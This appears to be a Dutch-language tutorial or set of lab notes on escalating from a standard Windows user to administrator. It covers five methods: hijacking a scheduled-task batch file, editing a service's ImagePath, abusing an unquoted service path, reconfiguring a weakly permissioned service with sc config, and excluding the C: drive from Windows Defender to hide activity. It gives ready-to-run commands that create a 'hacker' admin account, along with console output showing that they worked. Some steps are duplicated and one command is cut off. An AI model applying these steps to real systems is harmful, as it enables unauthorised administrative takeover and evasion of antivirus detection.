



Toegang krijgen tot admin rechten via user:

Manier 1: via Scenario: Exploiteren van Geplande Taken in de "Tasks Migrated" Map


De C:\Windows\Tasks Migrated directory bevat taken die mogelijk zijn overgebleven na een systeemupgrade. Sommige van deze taken hebben mogelijk zwakke configuraties, zoals lees- of schrijfrechten voor standaardgebruikers.




In de map ontdekte ik dat het bestand pinger.bat in C:\temp\pinger.bat werd uitgevoerd.




Na het controleren van de temp-map, zag ik dat deze map beheerdersrechten had. Ik heb het bestand pinger.bat verwijderd en een nieuw batchbestand aangemaakt met de opdrachten om een gebruiker aan te maken.






Na uit- en inloggen was de nieuwe gebruiker succesvol aangemaakt met adminrechten.



Manier 2: Via Services

Sommige services worden uitgevoerd met specifieke opdrachten. Deze opdrachten kun je aanpassen en de service starten om zo een nieuwe gebruiker aan te maken.




Hoe?

Stap 1: Zoek welke service een specifieke opdracht uitvoert, bijvoorbeeld "Insecure Registry".

Stap 2: Bekijk de naam van de service.

Stap 3:

- Ga naar de registry-editor om de service-opdracht aan te passen:
- Ga naar HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ en zoek de naam van de service.




Stap 4: Bewerk de waarde van de sleutel ImagePath en voeg de opdracht toe die een gebruiker aanmaakt.

Stap 5: Voeg als eerste cmd.exe /c toe, gevolgd door de opdracht om een gebruiker aan te maken.

Bijvoorbeeld, om een gebruiker aan te maken, zou de ImagePath er als volgt uitzien:
`cmd.exe /c net user <gebruikersnaam> <wachtwoord> /add && net localgroup administrators <gebruikersnaam> /add`

Na het starten van de service wordt de nieuwe gebruiker aangemaakt met adminrechten.

Manier 3: Exploiteren van een Unquoted Service Path



Wanneer een servicepad niet tussen aanhalingstekens staat en er spaties in het pad zitten, probeert Windows elk deel van het pad op te bouwen en voert het elk gevonden bestand in dat pad uit. Dit biedt een mogelijkheid om een malafide .exe-bestand te plaatsen in een directory die Windows probeert te openen. Dit bestand kan dan automatisch worden uitgevoerd als de service wordt gestart.

Voorbeeld van het probleem:

Stel dat een servicepad is geconfigureerd als volgt:

```
mathematica C:\Program Files\Unquoted Service Path Service\Common Files\service.exe
```

Als dit pad **niet** tussen aanhalingstekens staat, gaat Windows op zoek naar elk deel van het pad en probeert het elk bestand uit te voeren:

1. **Stap 1:** Windows zoekt eerst naar:

```
makefile C:\Program.exe
```

2. **Stap 2:** Als dat niet bestaat, zoekt het naar:

```
makefile C:\Program Files\Unquoted.exe
```

3. **Stap 3:** Als dat ook niet bestaat, zoekt het naar:

```
makefile C:\Program Files\Unquoted Service.exe
```

4. **Stap 4:** Uiteindelijk zal het proberen:

```
mathematica C:\Program Files\Unquoted Service Path Service\Common.exe
```

Als je een uitvoerbaar bestand kunt plaatsen met de naam `Program.exe`, `Unquoted.exe`, of `Common.exe` op een locatie waar Windows probeert te zoeken, dan wordt dat bestand uitgevoerd.

Als je een uitvoerbaar bestand kunt plaatsen met de naam `Program.exe`, `Unquoted.exe`, of `Common.exe` op een locatie waar Windows probeert te zoeken, dan wordt dat bestand uitgevoerd.

Stappen om een Unquoted Service Path te Exploiteren:

1. **Stap 1:** Identificeer een service met een onjuist pad zonder aanhalingstekens

- Om te controleren of een service een onjuist geconfigureerd pad heeft zonder aanhalingstekens, kun je het volgende commando in de Command Prompt uitvoeren:

```
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\\" | findstr /i /v ""
```


- Dit geeft je een lijst van automatisch startende services zonder aanhalingstekens in hun paden. Let op paden met spaties, zoals:

```
mathematica C:\Program Files\Unquoted Service Path Service\Common Files\service.exe
```

2. Stap 2: Maak een malafide .exe -bestand

- Nu je weet dat Windows het pad `C:\Program.exe` of `C:\Program Files\Unquoted.exe` probeert te openen, kun je een kwaadaardig uitvoerbaar bestand maken.
- Maak een `.exe` -bestand dat een kwaadaardige opdracht uitvoert, zoals het aanmaken van een nieuwe admin-gebruiker:
 - Open Notepad en voeg de volgende regels toe:

```
sql Copy code  
  
net user hacker Password123 /add  
net localgroup administrators hacker /add
```

- Sla dit op als `create_user.bat`.
- Converteer het batchbestand naar een `.exe` -bestand (bijvoorbeeld met **Bat to Exe Converter** of een andere tool). 

3. Stap 3: Plaats het uitvoerbare bestand

- Plaats het bestand met de naam `program.exe` in de directory `C:\`, of als de service zoekt naar een andere naam zoals `unquoted.exe`, plaats het in de directory die Windows zoekt, bijvoorbeeld `C:\Program Files\Unquoted Service Path Service\`.

4. Stap 4: Start de service opnieuw

- Zodra de service opnieuw wordt gestart, zal Windows het kwaadaardige `.exe` -bestand uitvoeren in plaats van het originele bestand. Dit gebeurt omdat Windows het pad verkeerd interpreteert door de afwezigheid van aanhalingstekens.
- Start de service opnieuw met de volgende opdracht:

```
php Copy code  
  
sc stop <servicenaam> && sc start <servicenaam>
```

4. Stap 4: Start de service opnieuw

- Zodra de service opnieuw wordt gestart, zal Windows het kwaadaardige `.exe` -bestand uitvoeren in plaats van het originele bestand. Dit gebeurt omdat Windows het pad verkeerd interpreteert door de afwezigheid van aanhalingstekens.
- Start de service opnieuw met de volgende opdracht:

```
php Copy code  
  
sc stop <servicenaam> && sc start <servicenaam>
```

5. Stap 5: Controleer de resultaten

- Na het starten van de service, controleer of de gebruiker succesvol is aangemaakt:

```
sql Copy code  
  
net user hacker  
net localgroup administrators
```

Als het proces succesvol was, zie je dat de gebruiker `hacker` is toegevoegd aan de groep Administrators.

Les 2: Manier 4: Services Misbruiken via Toegangsrechten met AccessChk

Met AccessChk kun je controleren welke services door de huidige gebruiker kunnen worden uitgevoerd. Als je toegang hebt om een service te starten, kun je de configuratie van die service aanpassen en een kwaadaardige opdracht uitvoeren.

Stappen:

1. Download **AccessChk** van de Sysinternals website.

Je kunt **AccessChk** downloaden via de volgende link:

[AccessChk Download - Sysinternals Suite](#)

Deze link bevat de volledige **Sysinternals Suite**, waaronder de tool **AccessChk**, die je kunt gebruiken om toegangsrechten te controleren op services die je als standaardgebruiker kunt starten of beheren.

2. Gebruik het volgende commando om te zien welke services de gebruiker kan starten:

```
arduino
```

Copy code

```
accesschk -uwvc "normaluser" *
```

3. Zoek een service waar de gebruiker schrijfrechten op heeft, zoals `daclsvc`.

4. Pas de configuratie van de service aan om een kwaadaardige opdracht uit te voeren:

```
arduino
```

Copy code


```
sc config daclsvc binpath= "cmd.exe /c net user hacker Password123 /add && net localgr
```

5. Start de service opnieuw met:

```
sql
```

Copy code

```
sc start daclsvc
```



```

C:\Users\normaluser\Downloads\SysinternalsSuite>accesschk -uwvc "normaluser" *
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW daclsvc
  SERVICE_QUERY_STATUS
  SERVICE_QUERY_CONFIG
  SERVICE_CHANGE_CONFIG
  SERVICE_INTERROGATE
  SERVICE_ENUMERATE_DEPENDENTS
  SERVICE_START
  SERVICE_STOP
  READ_CONTROL

C:\Users\normaluser\Downloads\SysinternalsSuite>sc config daclsvc binpath="cmd.exe /c net user hacker 1234 /add && net localgroup administrators hacker /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\normaluser\Downloads\SysinternalsSuite>sc start daclsvc
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\normaluser\Downloads\SysinternalsSuite>net user

User accounts for \\WIN10CLIENT
-----
Administrator      DefaultAccount      fakeadmin
Guest               hacker               WDAGUtilityAccount
The command completed successfully.

```

6. Controleer of de nieuwe gebruiker is aangemaakt:

```

sql

net user hacker
net localgroup administrators

```

Manier 5: Windows Defender Exclusions om Activiteiten te Verbergen

Een andere manier om volledige controle over het systeem te krijgen zonder dat Windows Defender tussenbeide komt, is door bepaalde mappen, zoals de **C:**-schijf, uit te sluiten van Windows Defender-scans. Dit is nuttig wanneer je adminrechten hebt verkregen en ongehinderd acties wilt uitvoeren zonder dat anderen of Windows Defender deze detecteren. In plaats van Windows Defender volledig uit te schakelen, kun je een map of een schijf uitsluiten van bescherming.

Stappen om Windows Defender Exclusions te Gebruiken:

- Stap 1: Open Windows Security**
 - Klik op het **Start**-menu en zoek naar **Windows Security**.
 - Open de **Windows Security** app.
- Stap 2: Ga naar Virus & Threat Protection Settings**
 - In het hoofdscherm, klik op **Virus & threat protection**.
 - Scroll naar beneden en klik op **Manage settings** onder **Virus & threat protection settings**.
- Stap 3: Ga naar de Exclusions Instellingen**
 - Scroll naar beneden en zoek de sectie **Exclusions**.
 - Klik op **Add or remove exclusions**.
- Stap 4: Voer Admin-gegevens in**
 - Omdat je systeembeheerdersrechten nodig hebt om deze instellingen te wijzigen, wordt je gevraagd om admin-inloggegevens in te voeren. Vul deze gegevens in.
- Stap 5: Voeg de C:-schijf toe aan de Exclusions**
 - Klik op **Add an exclusion** en selecteer **Folder**.
 - Blader naar *C:* en selecteer de hele C-schijf. Dit zorgt ervoor dat Windows Defender deze map niet scant.
- Stap 6: Bevestig en verifieer**
 - Nadat je de C-schijf hebt toegevoegd, wordt deze uitgesloten van alle Windows Defender-scans. Je kunt dit bevestigen door terug te keren naar de exclusions-lijst en te zien dat *C:* is toegevoegd.


Samenvatting:

Manier 5: Windows Defender Exclusions Gebruiken om Activiteiten te Verbergen

